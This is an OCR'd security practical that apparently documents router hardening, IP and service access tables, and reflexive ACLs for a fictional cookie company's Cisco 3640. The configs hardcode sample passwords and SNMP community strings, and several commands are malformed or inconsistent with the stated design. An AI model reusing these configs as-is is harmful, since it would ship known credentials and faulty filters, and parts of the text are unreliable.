
1. A general explanation of the syntax or format of the ACL, filter, or rule for your device.
2. A general description of each of the parts of the ACL, filter, or rule.
3. An general explanation of how to apply a given ACL, filter, or rule.
4. For each ACL, filter, or rule in your security policy, describe:
    - the service or protocol addressed by the rule, and the reason this service might be considered a vulnerability.
    - Any relevant information about the behavior of the service or protocol on the network.
    - If the **order** of the rules is important, include an explanation of why certain rules must come before (or after) other rules.

Select three sample rules from your policy and explain how you would test each rule to make sure it has been applied and is working properly.

Be certain to point out any tips, tricks, or potential problems ("gotchas").

**Scope:**

The first step we performed was to produce a logical synthesis of our earlier work, or a traffic analysis so to speak. The purpose of this was to accurately identify the services and interactions between each of our Zones, Firewalls, Giacookies customers, workers, and the Internet and present this information in an easy to read format.




• Figure 4. Element Relationship Drawing.

**IP Address Blueprint**

Before we start to either build router ACL's or configure our Firewalls we need to explicitly define what the source and destination addresses are for the relationships outlined in the connection map above.

Our IP blueprint is in the table below. While we have not actually used Vlan's in the Back Office Zone, we have chosen to subnet the Class C address space, so as to make ACL's on the firewall easier to manage and to allow Vlan's to be implemented later if need be.



| Parent Zone | DNS Hostname | LD VIP | IP | Listening Ports |
|---|---|---|---|---|
| **Internet Zone** | www.giacookies.com | n/a | 2x3.x8.x3.9 | 80 |
| Public Giacookies | commerce & partners.giacookies.com | " | 2x3.x8.x3.10 | 443 |
| | dns1 & mail.giacookies.com | " | 2x3.x8.x3.11 | IP53, 110, UDP 123,514 |
| | VPN | " | 2x3.x8.x3.12 | UDP 500, ESP |
| | SSH NTP and Syslog | " | 2x3.x8.x3.13 | 22, UDP 514 |
| | Outbound MASQ Address | " | 2x3.x8.x3.14 | |
| **Presentation Zone (NAT-IP's)** | www.giacookies.com | 192.168.1.10 | 192.168.1.100-101 | 22,80 |
| Web Servers | www.commerce.giacookies.com | 192.168.1.30 | 192.168.1.120--- | 22,443 |
| " | www.partners.giacookies.com | " | --->192.168.1.126 | " |
| DNS Server | dns1.giacookies.com, mail.giacookies.com | n/a | 192.168.1.50 | 22,53 |
| Public SSH Drop-Box | n/a | " | 192.168.1.60 | 22 |
| **Application Zone** | staging.giacookies.com (dns2) | " | 192.168.2.100 | 22,80,443 |
| | Syslog and ntp server | " | 192.168.2.110 | 22,UDP514,UDP123 |
| | MySQL Cookie-Saying DataBase | " | 192.168.2.40 | 22 |
| **Secure Application Zone** | Win2K PDC, DNS & IAS | " | 192.168.5.10 | UDP53,135-139,445,3389,Radius |
| | Win2k Gordano NT Mail V6 mailserver | " | 192.168.5.20 | 25,110,3389 |
| | MySQL Billing DataBase | " | 192.168.5.40 | 22 |
| | Certificate Authority | " | 192.168.5.60 | 22 |
| | Demarc IDS, Tripwire and LIDS Console | " | 192.168.1.80 | 22 |
| | Snort IDS Sensors (live interface) | " | 192.168.1.90-94 | 22 |
| **Back Office Zone** | General Office Staff PC's | " | 192.168.4.33-192.168.4.62 | 135-139,445 |
| (let's pseudo-subnet it to | Billing Team | " | 192.168.4.65-192.168.4.94 | " |
| make rule writing easier ) | WWW Developers | " | 192.168.4.97-192.168.4.126 | " |
| 192.168.5.0/27 = 8 subnets | Win2k Fileserver, Win2k BDC | " | 192.168.4.129-192.168.4.158 | " |
| of 33 hosts each | Network Operations Team | " | 192.168.4.225-192.168.4.254 | " |
| **Cisco 3640 Router** | External Internet facing FastEthernet1 | " | 139.13x.2x.17 | |
| | Internal GIAC facing FastEthernet 0 | " | 139.13x.2x.18 | 22 |
| **SMTP Proxy** | Natted from mail.giacookies.com | " | 192.168.3.2 | 25 |
| **Socks 5 Proxy** | Pseudo MASQ outbound from FW2 | " | 192.168.3.2 | |

• Table 1. IP Address and Zone Matrix

The next logical step is to map all the incoming and outgoing connections. Table 2 Illustrates these.

| Src Zone | Proto | Src Host | Src Port | Dest zone | Dest Host | Dest Port | Natted | to | comment |
|---|---|---|---|---|---|---|---|---|---|
| **Internet** | TCP | 0.0.0.0 | <1024 | Presentation | 2x3.x8.x3.9 | 80 | yes | 192.168.1.10 | LD VIP |
| " | TCP | " | | Presentation | 2x3.x8.x3.10 | 443 | yes | 192.168.1.30 | LD VIP |
| " | TCP | " | | Secure | 2x3.x8.x3.11 | 25 | yes | 192.168.3.2 | FW2 SMTP Proxy |
| " | TCP | " | | Presentation | 2x3.x8.x3.11 | 53 | yes | 192.168.1.50 | DNS |
| " | UDP | " | | Presentation | 2x3.x8.x3.11 | 53 | yes | 192.168.1.50 | " large Replies |
| " | TCP | " | | Presentation | 2x3.x8.x3.13 | 22 | yes | 192.168.1.60 | SSH Drop-box |
| " | UDP | " | | DMZ | 2x3.x8.x3.12 | 500 | **No** | | DMZ Firewall Termination |
| " | ESP | " | | DMZ | 2x3.x8.x3.12 | | **No** | | " " " |
| " | UDP | Router-139.13x.2x.18 | | Application | 2x3.x8.x3.11 | 123 | Yes | 192.168.2.110 | FW Rule only |
| " | UDP | Router-139.13x.2x.18 | | Application | 2x3.x8.x3.11 | 514 | Yes | 192.168.2.110 | FW Rule only |
| **Presentation** | UDP | 192.168.1.50 | <1024 | Internet | 0.0.0.0 | 53 | yes | 2x3.x8.x3.11 | Outbound DNS |
| " | TCP | SSL Webservers | any | Application Zone | 192.168.2.40 | 22 | No | | MySQL Tunnel Over SSH |
| **Application** | UDP | 192.168.2.110 | <1024 | Internet | 129.127.40.3 | 123 | Masq | 2x3.x8.x3.14 | NTP server |
| " | | " | | | 203.21.84.4 | 123 | | | |
| " | TCP | 192.168.2.100 | any | Presentation | WebServers | 22 | No | | SFTP publishing Tunnel |
| **Secure Zone** | | 192.168.3.2 (FW2) | <1024 | Internet | 0.0.0.0 | ANY | | | Socks 5 Proxy |
| **Back Office** | TCP | 192.168.4.0/24 | " | Back Office | 192.168.4.1 | ANY | | | FW2 Eth0 |
| " | UDP | " | " | | 192.168.5.30 | 53 | | | Backend DNS |
| " | TCP | " | " | | 192.168.5.20 | 25 | | | Gordano v.6 Internal mail |
| " | TCP | " | " | | 192.168.5.20 | 110 | | | " " |
| " | | 192.168.4.224/27 | any | All Giac | 192.168.0.0/16 | 22 | No | | Networks Team |
| " | | " | " | Secure Application | 192.168.5.30 | 3389 | No | | MS Terminal Services |
| " | | 192.168.4.64/27 | any | Application | 192.168.2.40 | 22 | No | | DB Team SSH MySQL Tunnel |
| " | | | | Secure Application | 192.168.5.40 | 22 | No | | " |
| " | | 192.168.4.96/27 | any | Application | 192.168.2.100 | 22 | No | | Web Team SSH Tunnel to staging |
| " | | 192.168.4.128/27 | 135-139,445 | Secure Application | 192.168.5.10 | 135-139,445 | No | | Win2K Servers to PDC |
| **Secure Zone** | | 192.168.5.80 | any | All Giac | 192.168.0.0/16 | 22 | | | IDS Console/Security Monitor |
| " | | 192.168.5.10 | 135-139 | Back Office | 192.168.4.128/27 | 135-139,445 | | | PDC to BDC |
| " | | 192.168.5.40 | any | Application | 192.168.2.40 | 22 | | | SSH Billing Data Tunnel |

• Table 2. Service Access Matrix

This of course essentially defines both the ACL's we apply to the router and the Rules for each Firewall.

## Hardening the Cisco 3640 Router

D.i.D-Sec believes that while there are many features available in Cisco IOS software such as Context Based Access Control and TCP Intercept, for a small to medium enterprise site such as GIAC Cookies v1.6 Inc.'s, the router is most useful as a screening device only. This decision is based primarily on the additional cost of acquiring the added feature sets vs. the ability of the firewall to perform these functions.

We recognise that this comes at some risk, as the firewall will not perform syn-flood protection as efficiently as TCP Intercept can with the Enterprise Plus 40 feature set for IOS 12.1 (5) T.

To build a screening-router our methodology is relatively simple; we want to disable features and services that are on by default and that we are not using. In other words: if we're not using something, we turn it off, and we enable features that may aid in protecting the router or the network behind the router. If we need a feature we try to protect it as best we can by using the protection mechanisms that IOS provides, for example VTY filters. We use ACLs on each interface with the aim to permit the specific traffic that we have decided to permit and deny everything else (the "default deny" stance).

So the basic methodology we will follow is:

- Logins, Passwords and Accounts
- Logging and NTP
- Network Service Protection
- ACL's
- Anti-Spoofing
- Mitigate Denial of Service attacks
- Protect Hosts Behind the Router
- Verify the Configuration



fe1-giacookies-inbound-->
<----fe0-internet-inbound
Fast Ethernet1/ ISP
Cisco 3640
IOS 12.1 (5) T
Fast Ethernet0 / GIAC Cookies

Figure 5.
Router ACL's

## Logins, Passwords and Accounts

Before we start applying ACL's we set up the router in a secure and robust manner. We start by giving it a hostname and IP addresses. We'll take the liberty in places of assuming the readers knows how to move from one interface to the other.

```
        cisco-router>enable
        Password:
        cisco-router# conf t[2]
cisco-router(config)# hostname giac-secure-01

        cisco-router(config)# ip domain-name marduk.giacoookies.com

        cisco-router(config)#int fe1

        cisco-router(config-if)#description External Internet facing
        interface
cisco-router(config-if)#ip address 139.13x.x5.yy1 255.255.255.0


        cisco-router(config)#int fe0

        cisco-router(config-if)#description Internal GIAC facing
        interface
cisco-router(config-if)#ip address 139.13x.x6.yy2 255.255.255.0
```

Next we want to provide a Legal Warning via the login banner feature.

```
giac-secure-01>enable
Password:
giac-secure-01# conf t
giac-secure-01#(config)#banner-login # You have entered the
restricted area of GIAC Cookies v1.6 Inc. All user access is
logged and action will be taken against any unauthorized
activity or access violations. #
```

### Service Password protection

The IOS equivalent of root access is privileged EXEC mode; which is protected by the enable password. There are two methods of protecting the enable password. The first method is to use the Cisco IOS "enable password" command that only uses a trivial Vigenere cipher. This is easily 'cracked' by a number of scripts and utilities available on the Internet. We need something more secure.

The second method is to use the "enable secret" command, which uses MD5, a one-way cryptographic hash function. Passwords protected with MD5 are also known as type 5 passwords. To use the enable secret command we specify the enable secret then disable the enable password:

```
giac-secure-01(config)#enable secret y7et3st6m3t4
giac-secure-01(config)#no enable password
## And then we check that it's functioning
giac-secure-01#sh running-config
Building configuration...
enable secret 5 UglyMD5HashHere…..
```

2

### Limit Remote Access to SSH

As we're running Cisco IOS 12.1, we've decided to only allow remote access to the Router via SSH from the IDS Console. As the IDS console is the centre of our network security monitoring system, we have a certain degree of faith in it's resistance to attack, therefore we'll SSH to it and then SSH again from it to the Router when we need to manage the router.

We know that Cisco's SSH implementation does not utilize RSA authentication and falls back to User ID and Password. Nevertheless, we still believe that while the subsequent session is encrypted so is the sensitive *enable* password when Privileged Exec mode is invoked. SSH protects it from being sniffed on the wire, a major weakness in using Telnet.

```
giac-secure-01>enable
Password:
giac-secure-01# conf t
```

Generate an RSA Key-pair

```
giac-secure-01# crypto key generate rsa
```

Now create an ACL (#20) for the Internal Interface that restricts access to our IDS console in the Secure Application Zone.

```
giac-secure-01#(config)#int fe0
giac-secure-01#(config-if)#access-list 20 permit host
2x3.x8.x3.12 log
giac-secure-01#(config-if)#access-list 20 deny any log
giac-secure-01#(config-if)#exit
```

Now we set the input transport to SSH <u>only</u> and apply the ACL to all of the VTY interfaces.

```
giac-secure-01#line vty 0 4
giac-secure-01#(line)#transport input ssh
giac-secure-01#(line)#access-class 20 in
giac-secure-01#(line)#login local
```

Now we enable the SSH service

```
giac-secure-01# ip ssh
```

Note: We need to explicitly allow TCP/22 inbound on the trusted fe0 interface later.

### Restrict TTY Idle Times

Set the default console login idle time for the Exec session to 2 minutes

```
giac-secure-01#conf t
giac-secure-01(config)#line con 0
giac-secure-01(config-line)#login local
giac-secure-01(config-line)#exec-timeout 2 0
```

Do the same for the AUX port.

```
giac-secure-01#conf t
giac-secure-01(config)#line aux 0
giac-secure-01(config-line)#login local
giac-secure-01(config-line)#exec-timeout 2 0
```

### NTP & Logging:

Next we set up the logging environment.

```
giac-secure-01>enable
```

```
Password:
giac-secure-01# conf t
```

Set the timezone to Eastern Australia standard time and configure daylight saving

```
giac-secure-01(config)#clock timezone EST 10
giac-secure-01(config)#clock summer-time ESDT recurring last
Sun Oct 2:00 last Sun Mar 2:00
```

Set the service to the Natted NTP server in the Application Zone

```
giac-secure-01(config)#ntp server 2x3.x8.x3.14
```

Tell the router that it must authenticate itself to the NTP server

```
giac-secure-01(config)#ntp authenticate
```

Set NTP Authentication. Secretkey is the password for the NTP server in the Application Zone. The NTP protocol supports MD5 so we use this for authentication

```
giac-secure-01(config)#ntp authentication-key 1 md5 <SECRETKEY>
```

Update the calender as well as the time

```
giac-secure-01(config)#ntp update-calendar
```

Use accurate and verbose logging timestamps

```
giac-secure-01(config)#service timestamps debug datetime msec
show-timezone localtime
giac-secure-01(config)#service timestamps log datetime msec
show-timezone localtime
```

Provide some internal buffer space for logging
Note: we have upgraded the 3640 to 128mb of memory.

```
giac-secure-01(config)#logging buffered 16384 debugging
```

No Logging to the console

```
giac-secure-01(config)#no logging console
giac-secure-01(config)#no logging monitor
```

Configure the loopback0 interface as the source of our log messages. We set an IP address of 10.10.10.10 that uniquely identifies this router

```
giac-secure-01(config)#int loopback0
giac-secure-01(config-if)#ip address 10.10.10.10
255.255.255.255
giac-secure-01(config-if)#no ip redirects
giac-secure-01(config-if)#no ip unreachables
giac-secure-01(config-if)#no ip proxy-arp
giac-secure-01(config-if)#exit
```

Set the logging to level 7: debugging

```
giac-secure-01(config)#logging trap debugging
```

Set the facility type and event severity to be logged

```
giac-secure-01(config)#logging facility local5
```

Set the logging source to be the loopback interface which has a new IP of 10.10.10.10 making our syslogs easy to read

```
giac-secure-01(config)#logging source-interface loopback0
```

Set our firewall Natted syslog host in the Application Zone

```
giac-secure-01(config)#logging 2x3.x8.x3.14
```

### Network Service Protection

In this section we disable all the services we're not going to use and harden those we are.

By default, IOS has some services enabled that will allow attackers to gain information and perform DoS attacks.

#### TCP and UDP Small Services

```
giac-secure-01(config)#no service udp-small-servers
giac-secure-01(config)#no service tcp-small-servers
```

#### Finger

```
giac-secure-01(config)#no ip finger
```

#### Bootp Server

```
giac-secure-01(config)#no ip bootp server
```

#### HTTP Administration Server

```
giac-secure-01(config)#no ip http server
```

#### Auto Loading of Configuration from Network.

```
giac-secure-01(config)#no boot network
giac-secure-01(config)#no service config
```

### CDP

Cisco Discovery Protocol (CDP) is a media independent protocol that, by default, runs on all Cisco equipment. The protocol is used for network management and to discover other Cisco devices. To disable CDP on all interfaces, we use the global command:

```
giac-secure-01(config)#no cdp run
```

### Source-Routing

Some attacks use the IP source route option. The attacks rely on the ability of the attacker to specify the path a packet will take. An attacker can send a *source-routed* packet to a victim host behind the router that will then send back packets along the same path. This allows replies to spoofed packets to return to the attacker. We don't allow source-routed packets into the g.c network.

```
giac-secure-01(config)#no ip source-route
giac-secure-01(config)#no ip classless
```

### Name Service.

Cisco IOS supports looking up host names with DNS. By default, name queries are sent to the broadcast address 255.255.255.255. We've got such a small network here that we can forego the convenience of name resolution and use IP addresses in all our commands.

```
giac-secure-01(config)#no ip name-server
```

### SNMP

The SNMP protocol and service has a long and mostly insecure history due to well-known default community names (passwords), and the clear text nature of SNMP v1 in particular. As the Astaro Secure Linux Firewalls run MRTG[11] we can use the Firewall for accurate accounting purposes. As we can gather network metrics with the Firewall and we don't really trust SNMP, or have a compelling reason to use it, we'll simply disable SNMP.

But first we'll harden it, just in case someone enables it one day!

```
giac-secure-01(config)#snmp-server community g0c5l03s ro list
giac-secure-01(config)#snmp-server community t7y04b34 rw list
```

Now we stop the service.

```
giac-secure-01(config)# no snmp-server
```

### Interface Specific Commands

By default, IOS enables proxy ARP on all interfaces. As we don't need the service, we will disable it for each interface:

```
giac-secure-01(config)#int fe0
giac-secure-01(config-if)#no ip proxy-arp
giac-secure-01(config)#int fe1
giac-secure-01(config-if)#no ip proxy-arp
```

We don't allow redirects so we disable this too

```
giac-secure-01(config)#int fe0
giac-secure-01(config-if)#no ip redirects
giac-secure-01(config)#int fe1
giac-secure-01(config-if)#no ip redirects
```

By default, when an access list drops a packet, the router returns a type 3, code 13 ICMP *administratively prohibited* message. This allows potential attackers to know that the router implements access list filters. Also, most UDP scans rely on the target sending back *host unreachable* messages. To thwart UDP scans we can prevent the router from sending any ICMP type 3 (unreachable) messages by specifying the following on each interface:

```
giac-secure-01(config)#int fe0
giac-secure-01(config-if)#no ip unreachables
giac-secure-01(config)#int fe1
giac-secure-01(config-if)#no ip unreachables
```

Next we restrict ICMP netmask requests which are used to passively map our network by acquiring subnet information:

```
giac-secure-01(config)#int fe0
giac-secure-01(config-if)#no ip mask-reply
giac-secure-01(config)#int fe1
giac-secure-01(config-if)#no ip mask-reply
giac-secure-01(config)#int fe0
giac-secure-01(config)#no ip directed-broadcasts
giac-secure-01(config)#int fe1
giac-secure-01(config)#no ip directed-broadcasts
```

## Router Access Control Lists.

Traditionally, Access Control Lists applied to Cisco Routers were no table to maintain state. With the introduction of Reflexive ACL's Cisco IOS now has the ability to provide pseudo-statefull session based packet filtering. This is a powerful concept and removes one of the major weaknesses of Router based firewall approaches. When defining Simple ACL's it was necessary to permit or allow packets based explicitly on source or destination ports. With extended ACL's came the ability to permit traffic based on the 'established' keyword. This evaluated the packet for the presence of the SYN,ACK bits being set, which indicates that a traditional 3-way TCP handshake is occurring, and the subsequent ACK's which appear during the data transfer period of the TP/IP session.

Unfortunately this behaviour still gave Hackers a great deal of useful information. By performing a SYN,ACK scan they can easily test whether the remote Firewall is statefull or not. A Statefull Firewall will either silently drop the packet or send an ICMP "Administrively Prohibited" reply, both indicating the presence of a Statefull firewall. Earlier IOS based packet filters on the other hand would pass the SYN,ACK though, believing that a session had already been established, where, upon reaching the host either an ICMP "Port Unreachable" or a RST packet would be replied depending on host OS.

Reflexive ACL's are an effective remedy for this inadequacy in STD and Extended ACL's and one D.i.D-Sec utilises wherever possible.

### Ingress ACL.

Having hardened the router we can now define the Ingress ACL to be applied to the external Internet interface of the router.

First we'll clear any old ACL's and define a new Named ACL

```
giac-secure-01(config)#no access-list fe1 in
```

Create a new named extended ACL

```
giac-secure-01(config)#ip access-list extended fe1-giacookies-inbound
```

Now we'll protect our network from Spoofed addresses, Source Routed Attacks and RFC 1597/1918 Addresses

```
giac-secure-01#(config-ext-nacl)# deny ip 2x3.x8.x3.8 0.0.0.7 any log
```

Deny first octet zeros (0/8), all ones, and loopback network (127/8)

```
giac-secure-01(config-ext-nacl)#deny ip 0.0.0.0 0.255.255.255 any log
giac-secure-01(config-ext-nacl)#deny ip host 255.255.255.255 any log
giac-secure-01(config-ext-nacl)#deny ip 127.0.0.0 0.255.255.255 any log
```

Deny class D (multicast) and class E (reserved for future use)

```
giac-secure-01(config-ext-nacl)#deny ip 224.0.0.0 15.255.255.255 any
log
giac-secure-01(config-ext-nacl)#deny ip 240.0.0.0 7.255.255.255 any log
```

Deny Link Local Network (DHCP), TEST-NET & Unallocated

```
giac-secure-01(config-ext-nacl)#deny ip 169.254.0.0 0.0.255.255 any log
giac-secure-01(config-ext-nacl)#deny ip 192.0.2.0 0.0.0.255 any log
giac-secure-01(config-ext-nacl)#deny ip 248.0.0.0 7.255.255.255 any log
```

Deny RFC 1918 addresses (10/8, 192.168/16, etc)

```
giac-secure-01(config-ext-nacl)#deny ip 10.0.0.0 0.255.255.255 any log
giac-secure-01(config-ext-nacl)#deny ip 172.16.0.0 0.15.255.255 any log
giac-secure-01(config-ext-nacl)#deny ip 192.168.0.0 0.0.255.255 any log
```

#### ICMP

We will primarily deal with ICMP at the firewall where it's easier to reconfigure for debugging purposes, as we may want partners and suppliers to be able to ping us as part of a fault resolution process.

Allow PING or ICMP Echo Request

```
giac-secure-01(config-ext-nacl)#permit icmp any any echo
```

We'll allow outbound ping and MS style traceroute (type 0)

```
giac-secure-01(config-ext-nacl)#permit icmp any any echo-reply
```

We have to allow fragmentation needed messages (type 3 code 4) for path mtu

```
giac-secure-01(config-ext-nacl)#permit icmp any any packet-too-big
```

We'll allow traceroute.

```
giac-secure-01(config-ext-nacl)#permit icmp any any traceroute
```

We now deny time-exceeded, timestamp-reply and timestamp-request and all other ICMP types.

```
giac-secure-01(config-ext-nacl)#deny icmp any any log
```

### Service Based ACL entires

First we Evaluate the incoming packets based on our outgoing Reflexive ACL's created by the *fe0-internet-inbound* Named ACL.

```
giac-secure-01(config-ext-nacl)#evaluate Tiamat-Masq-tcp-reflexive-out
giac-secure-01(config-ext-nacl)#evaluate Tiamat-Masq-udp-reflexive-out
giac-secure-01(config-ext-nacl)#evaluate Tiamat-Masq-icmp-reflexive-out
```

Next we add the inbound Public Service based Reflexive ACL's.

```
giac-secure-01(config-ext-nacl)#permit tcp any gt 1023 host 2x3.x8.x3.9
                                eq 80 reflect giac-http-in

giac-secure-01(config-ext-nacl)#permit tcp any gt 1023 host 2x3.x8.x3.10
                                eq 443 reflect giac-https-in

giac-secure-01(config-ext-nacl)#permit tcp any gt 1023 host 2x3.x8.x3.11
                                eq 25 reflect giac-smtp-in

giac-secure-01(config-ext-nacl)#permit udp any gt 1023 host
2x3.x8.x3.11
                                eq 53 reflect giac-dns-udp-in

giac-secure-01(config-ext-nacl)#permit tcp any any host 2x3.x8.x3.13
                                eq 22 reflect giac-ssh-in

giac-secure-01(config-ext-nacl)#permit udp any eq 500 host 2x3.x8.x3.14
                                eq  500 reflect giac-IKE-in

giac-secure-01(config-ext-nacl)#permit esp any any host 2x3.x8.x3.14
                                any reflect giac-IPSEC-in
```

### Gotcha!

While Reflexive ACL's bring great benefits to Cisco IOS based packet-filtering router-firewalls they do have some drawbacks. The reflexive state tables that are created dynamically in response to an outbound or inbound packet as the rule may be, take the source and destination IP address and ports of the original SYN packet and invert these to create a reflexive state table dynamically. When the reply packet is encountered the values held in this state table are evaluated and if the inverted details match, the packet is allowed through.

It's almost perfect except that unlike the statefull packet filtering available in IPTables to name one example, Cisco IOS cannot identify IP traffic *associated* with an existing TCP/IP conversation, such as an ICMP error message. We take care of this issue by allowing specific and useful ICMP packet types into the network via explicit allow rules, but this isn't the only associated IP traffic we may see.

Where reflexive extended ACL's really run into problems is where an application either changes protocol as part of it's normal behaviour or changes source and destination ports from the original. Unfortunately, two of the most common application protocols on the Internet have exactly this behaviour.

DNS traditionally uses udp to generate it's outbound queries to another peer DNS server and generally everything works ok with reflexive ACL's until unusual conditions arise. A change in the protocols behaviour is brought about when a resolved query is larger than 512 bytes, causing the resolving DNS server to send the reply using TCP. As the reflexive state table that has been created is expecting a UDP packet in reply the connection will fail.

This behaviour was original intended to mitigate the potential impact of fragmented UDP reply packets going astray, requiring the re-transmission of the entire fragment stream. Recently in recognition of the increased reliability of UDP over the Internet, RFC 3226[12] (Dec2001) has taken measures to ensure that DNS uses UDP predominantly, by requiring the resolver to state its maximum UDP packet size in it's request.

